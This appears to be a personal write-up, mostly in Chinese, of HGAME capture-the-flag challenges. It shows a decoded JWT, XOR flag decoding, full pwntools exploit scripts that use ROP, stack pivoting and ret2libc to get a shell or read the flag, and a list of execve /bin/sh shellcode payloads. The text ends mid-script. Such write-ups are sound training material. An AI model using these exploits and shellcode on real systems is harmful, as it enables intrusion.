<style>
  * {
    margin: 0; padding: 0;
    box-sizing: border-box;
  }
  body {
    position: relative;
    width: 100vw; height: 100vh;
    display: flex;
    justify-content: center; align-items: center;
  }
</style>
```

jwt




```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJGMTRnIjoiaGdhbWV7SFRUUF8hc18xbVAwclQ0bnR9In0.VKMdRQllG61JTReFhmbcfIdq7MvJDncYpjaT7zttEDc
```

```
{"alg":"HS256","typ":"JWT"}{"F14g":"hgame{HTTP_!s_1mP0rT4nt}"}NAK(ÇQBYFëRSEáa•·US!Ú»2òC•Æ)•¤ûÎÛDCR
```

reverse

ezASM

```python
# Encoded flag bytes
encoded_flag = [
    74, 69, 67, 79, 71, 89, 99, 113, 111, 125, 107, 81, 125, 107, 79, 82, 18, 80,
86, 22, 76, 86, 125, 22, 125,
    112, 71, 84, 17, 80, 81, 17, 95, 34
]

# Decoding the flag by XORing each byte with 0x22
decoded_flag = ''.join(chr(byte ^ 0x22) for byte in encoded_flag)

decoded_flag
```



ChatGPT

This assembly code is part of a simple program that checks user input against a predefined flag. The flag is stored in an encoded form in the `c` array, and user input is stored in the `flag` array. The program reads user input, xors each byte of the input with `0x22`, and compares it with the corresponding byte in the `c` array. If all bytes match, the program prints a success message; otherwise, it prints a failure message.

To decode the flag, we need to reverse the xor operation applied to each byte of the `c` array with `0x22`. This can be done by xoring each byte of the `c` array with `0x22` again, as xor is its own inverse. Let's perform this operation to decode the flag.

The decoded flag is `hgame{ASM_Is_Imp0rt4nt_4_Rev3rs3}`. Note that there's a null character (`\x00`) at the end, which is commonly used as a string terminator in C and similar languages, but it's not part of the flag itself.

gpt很贴心

ezPYC


后面应该更新附件了

直接猜的xor

```
flag = [
    87,
    75,
    71,
    69,
    83,
    121,
    83,
    125,
    117,
    106,
    108,
    106,
    94,
    80,
    48,
    114,
    100,
    112,
    112,
    55,
    94,
    51,
    112,
    91,
    48,
    108,
    119,
     97,
     115,
     49,
     112,
     112,
     48,
     108,
     100,
     37,
     124,
     2]
c = [
     1,
     2,
     3,
     4]
fflag = ''
for i in range(len(flag)):
     fflag += chr(flag[i]^c[i%4])

print(fflag)

# VIDAR{Python_R3vers3_1s_1nter3st1ng!}
```

ezUPX


直接upx脱了



```
  __int128 v6[2]; // [rsp+20h] [rbp-38h] BYREF
  int v7; // [rsp+40h] [rbp-18h]

  memset(v6, 0, sizeof(v6));
  v7 = 0;
  sub_140001020("plz input your flag:\n");
  sub_140001080("%36s");
  v3 = 0;
  for ( i = 0i64; (*((_BYTE *)v6 + i) ^ 0x32) == byte_1400022A0[i]; ++i )
  {
    if ( (unsigned int)++v3 >= 0x25 )
    {
      sub_140001020("Cooool!You really know a little of UPX!");
      return 0;
    }
  }
  sub_140001020("Sry,try again plz...");
  return 0;
}
```

```
Python 3.8.10 (tags/v3.8.10:3d8993a, May  3 2021, 11:48:03) [MSC v.1928 64 bit (AMD64)]
IDAPython 64-bit v7.4.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
------------------------------------------------------------------------------------------

[+] Dump 0x1400022A0 - 0x1400022D4 (52 bytes) :
[0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13, 0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45, 0x6D, 0x06, 0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54, 0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F, 0x32, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x01, 0x00, 0x00]
```

一个简单异或



Delimiter: Auto

Key: 0x32 HEX

Scheme: Standard

☐ Null preserving

```
0x64, 0x7B, 0x76, 0x73, 0x60, 0x49, 0x65, 0x5D, 0x45, 0x13, 0x6B, 0x02, 0x47, 0x6D, 0x59, 0x5C, 0x02, 0x45,
0x6D, 0x06, 0x6D, 0x5E, 0x03, 0x46, 0x46, 0x5E, 0x01, 0x6D, 0x02, 0x54, 0x6D, 0x67, 0x62, 0x6A, 0x13, 0x4F,
0x32, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x01, 0x00, 0x00
```

```
VIDAR{Wow!Y0u_kn0w_4_l1ttl3_0f_UPX!}NUL22222222222r322
```

ezIDA


直接拖ida就看到了

pwn

EzSignIn

直接nc就出

Elden Ring Ⅰ




```
┌──(root㉿kali)-[~/pwn/hgame/Elden]
└─# seccomp-tools dump ./vuln
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x06 0xc000003e  if (A != ARCH_X86_64) goto 0008
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x03 0xffffffff  if (A != 0xffffffff) goto 0008
 0005: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0008
 0006: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0008
 0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0008: 0x06 0x00 0x00 0x00000000  return KILL
```

ban ban ban

只溢出48个字节

思路 栈溢出->栈迁移->orw(orp)



```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
             Start                End Perm     Size Offset File
          0x3fe000           0x400000 rw-p     2000      0 /root/pwn/hgame/Elden/vuln
          0x400000           0x401000 r--p     1000   2000 /root/pwn/hgame/Elden/vuln
          0x401000           0x402000 r-xp     1000   3000 /root/pwn/hgame/Elden/vuln
          0x402000           0x403000 r--p     1000   4000 /root/pwn/hgame/Elden/vuln
          0x403000           0x404000 r--p     1000   4000 /root/pwn/hgame/Elden/vuln
          0x404000           0x405000 rw-p     1000   5000 /root/pwn/hgame/Elden/vuln
```

够用

```python
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *
import time

context.log_level = 'debug'
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']

ip = '47.102.130.35'
port = 32006
# io = process('./vuln')
```

```python
io = remote(ip, port)
elf = ELF('./vuln')

puts_got = elf.got['puts']
puts_plt = elf.symbols['puts']
read_plt = elf.symbols['read']
vuln = 0x40135A

ret=0x000000000040101a
pop_rdi=0x00000000004013e3
pop_rsi_r15=0x00000000004013e1
leave_ret=0x0000000000401290

# pwndbg vmmap得到
bss_stack = 0x404500
bss_flag = 0x404A00

libc = ELF('./libc.so.6')

puts_plt_libc = libc.symbols['puts']
libc_open = libc.symbols['open']
libc_pop_rdx = 0x0000000000142c92
libc_pop_rsi = 0x000000000002601f

io.recvuntil(b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n\n")

# 使用puts泄露libc
payload1 = b'A' * 0x100 + b'B' * 8 + \
    p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(vuln)

io.send(payload1)

puts_addr=u64(io.recv()[:6].ljust(8, b'\x00'))

libc_base = puts_addr - puts_plt_libc
print(hex(libc_base))
libc_open = libc_base + libc_open
pop_rdx = libc_base + libc_pop_rdx
pop_rsi = libc_base + libc_pop_rsi

io.recvuntil(b"Greetings. Traveller from beyond the fog. I Am Melina. I offer you an accord.\n\n")

# 使用上次read的rdi和rdx 再次调用read向bss写入恶意栈 leave_ret完成栈迁移
payload2 = b'A' * 0x100 + p64(bss_stack) + \
    p64(pop_rsi_r15) + p64(bss_stack) + p64(0) + p64(read_plt) + p64(leave_ret)

io.send(payload2)

# 使用open打开flag文件(读文件名直接写在栈里 直接读bss_stack \x00自动截断) 写到bss_flag 再puts(bss_flag)
# 注意 open不能使用pop_rsi_r15赋值 否则读不出来flag 不知道为啥
# payload3 = b'./flag'.ljust(8, b'\x00') + \
#     p64(pop_rdi) + p64(bss_stack) + p64(pop_rsi_r15) + p64(0) + p64(0xdeadbeef) + p64(libc_open) + \
#     p64(pop_rdi) + p64(3) + p64(pop_rsi_r15) + p64(bss_flag) + p64(0) +
p64(pop_rdx) + p64(0x100) + p64(read_plt) + \
#     p64(pop_rdi) + p64(bss_flag) + p64(puts_plt)

payload3 = b'./flag'.ljust(8, b'\x00') + \
    p64(pop_rdi) + p64(bss_stack) + p64(pop_rsi) + p64(0) + p64(libc_open) + \
    p64(pop_rdi) + p64(3) + p64(pop_rsi) + p64(bss_flag) + p64(pop_rdx) +
p64(0x100) + p64(read_plt) + \
    p64(pop_rdi) + p64(bss_flag) + p64(puts_plt)

io.send(payload3)

print(io.recvuntil(b'}'))
```

ezshellcode

传参时有有符号转为无符号

直接溢出

再直接打可见字符x64 payload

```
# 32位 短字节shellcode --> 21字节
\x6a\x0b\x58\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc9\xcd\
x80

# 32位 纯ascii字符shellcode
PYIIIIIIIIIIQZVTX30VX4AP0A3HH0A00ABAABTAAQ2AB2BB0BBXP8ACJJISZTK1HMIQBSVCX6MU3K9M7
CXVOSC3XS0BHVOBBE9RNLIJC62ZH5X5PS0C0FOE22I2NFOSCRHEP0WQCK9KQ8MK0AA

# 32位 scanf可读取的shellcode
\xeb\x1b\x5e\x89\xf3\x89\xf7\x83\xc7\x07\x29\xc0\xaa\x89\xf9\x89\xf0\xab\x89\xfa\
x29\xc0\xab\xb0\x08\x04\x03\xcd\x80\xe8\xe0\xff\xff\xff/bin/sh

# 64位 scanf可读取的shellcode 22字节
\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\xb0\x3b\x99\
x0f\x05

# 64位 较短的shellcode  23字节
\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\x6a\x3b\x58\
x99\x0f\x05

# 64位 纯ascii字符shellcode
Ph0666TY1131Xh333311k13XjiV11Hc1ZXYf1TqIHf9kDqW02DqX0D1Hu3M2G0Z2o4H0u0P160Z0g7O0Z
0C100y5O3G020B2n060N4q0n2t0B0001010H3S2y0Y0O0n0z01340d2F4y8P115l1n0J0h0a070t
```

直接出

Elden Random Challenge

可以通过设置名字直接覆盖seed


10+4+4 后四个就是种子

正好满足read 18

栈溢出 puts泄露libc 再打一遍溢出拿shell


```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-

from pwn import *
import time
from ctypes import *

context.log_level = 'debug'
context.arch = 'amd64'
context.terminal = ['tmux', 'splitw', '-h']

ip = '47.100.245.185'
port = 32579
io = remote(ip, port)
elf = ELF('./vuln')

puts_got = elf.got['puts']
puts_plt = elf.symbols['puts']
myread = 0x4013a4

libc = ELF('./libc.so.6')

puts_plt_libc = libc.symbols['puts']
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))

ret = 0x000000000040101a
pop_rdi = 0x0000000000401423

lib = cdll.LoadLibrary('./libc.so.6')

io.recvuntil(b"Menlina: Well tarnished, tell me thy name.")
io.send(b"A" * 14 + p32(0))
lib.srand(0)
for i in range(99):
    temp = lib.rand() % 100+1
    io.recvuntil(b"Please guess the number:\n")
    io.send(p64(temp))

a = io.recvline()
print(a)
# io.recvuntil(b"Here's a reward to thy brilliant mind.\n")


# 使用puts泄露libc
payload1 = b'A' * 0x30 + b'B' * 8 + \
    p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(myread)

io.sendline(payload1)

puts_addr = u64(io.recv()[:6]+b'\x00\x00')

libc_base = puts_addr - puts_plt_libc
```

```
system = libc_base + system
binsh = libc_base + binsh


# 使用system('/bin/sh')获取shell ret平衡下栈
payload2 = b'A' * 0x30 + b'B' * 8 + \
    p64(pop_rdi) + p64(binsh) + p64(system) + p64(ret)


io.sendline(payload2)
io.interactive()
```



```
┌──(root㉿kali)-[~/pwn/hgame/radmom]
└─# ldd vuln
        linux-vdso.so.1 (0x00007ffff7962000)
        /root/pwn/hgame/radmom/libc.so.6 (0x00007fce61d6a000)
        /root/pwn/hgame/radmom/ld-2.31_copy.so => /lib64/ld-linux-x86-64.so.2 (0x00007fce61f5e000)

┌──(root㉿kali)-[~/pwn/hgame/radmom]
└─# patchelf --set-interpreter ./ld-2.31_copy.so ./vuln

┌──(root㉿kali)-[~/pwn/hgame/radmom]
└─# ldd vuln
        linux-vdso.so.1 (0x00007ffc88790000)
        /root/pwn/hgame/radmom/libc.so.6 (0x00007f944c6fc000)
        ./ld-2.31_copy.so => /lib64/ld-linux-x86-64.so.2 (0x00007f944c8f0000)

[redacted]

┌──(root㉿kali)-[~/pwn/hgame/radmom]
└─# patchelf --replace-needed  /root/pwn/hgame/radmom/libc.so.6 ./libc.so.6 ./vuln

┌──(root㉿kali)-[~/pwn/hgame/radmom]
└─# ldd vuln
        linux-vdso.so.1 (0x00007ffe20bf7000)
        ./libc.so.6 (0x00007f8f3da48000)
        ./ld-2.31_copy.so => /lib64/ld-linux-x86-64.so.2 (0x00007f8f3dc3c000)

┌──(root㉿kali)-[~/pwn/hgame/radmom]
└─# ./vuln
Menlina: Well tarnished, tell me thy name.
█
```


patch文件 修改libc



```
┌──(root㉿kali)-[~/pwn/hgame/radmom]
└─# strings ./libc.so.6 | grep ubuntu
GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.9) stable release version 2.31.
<https://bugs.launchpad.net/ubuntu/+source/glibc/+bugs>.
```

glibc-all-in-one 对版本号 小版本号是可以向下兼容的

ezfmt string



```
pwndbg> n
AAAAAAAA-73-50-f7eda0ed-0-f7fcf6a0-656b616d-73676e69-74656720-f7000a6c-41414141-2d78252d-78252d78
0x0000000000401316 in vuln ()
```

第10个偏移

emmm 不知道写哪 呜呜呜 问出题人叻 也不会 呜呜呜 这个解开就是 rank1了


呜呜呜呜呜呜呜呜呜

crypto

奇怪的图片

按住一个去异或

从大到小慢慢看出flag



ezMath


gpt出

```
from Crypto.Cipher import AES
import math

# Function to find minimal solution to Pell's equation
def minimal_pell_solution(D):
    sqD = math.isqrt(D)
    if sqD * sqD == D:
        return None  # D should not be a perfect square
    m, d, a = 0, 1, sqD
    num1, num2 = 1, a
    den1, den2 = 0, 1
    while num2 * num2 - D * den2 * den2 != 1:
        m = d * a - m
        d = (D - m * m) // d
        a = (sqD + m) // d
        num1, num2 = num2, a * num2 + num1
        den1, den2 = den2, a * den2 + den1
    return num2, den2

# Function to pad data for AES encryption
def pad(data):
    return data + b'\x00' * (16 - len(data) % 16)

# Function to attempt decryption with a given key
def attempt_decryption(ciphertext, key):
    cipher = AES.new(key, AES.MODE_ECB)
    try:
        decrypted = cipher.decrypt(ciphertext)
        # Check for valid padding or plaintext format
        if all(b'\x00' == decrypted[i] for i in range(len(decrypted) - 16,
len(decrypted))):
            return decrypted.rstrip(b'\x00')  # Remove padding
    except ValueError as e:
        pass
    return None

# Given values
```

```
D = 114514
enc =
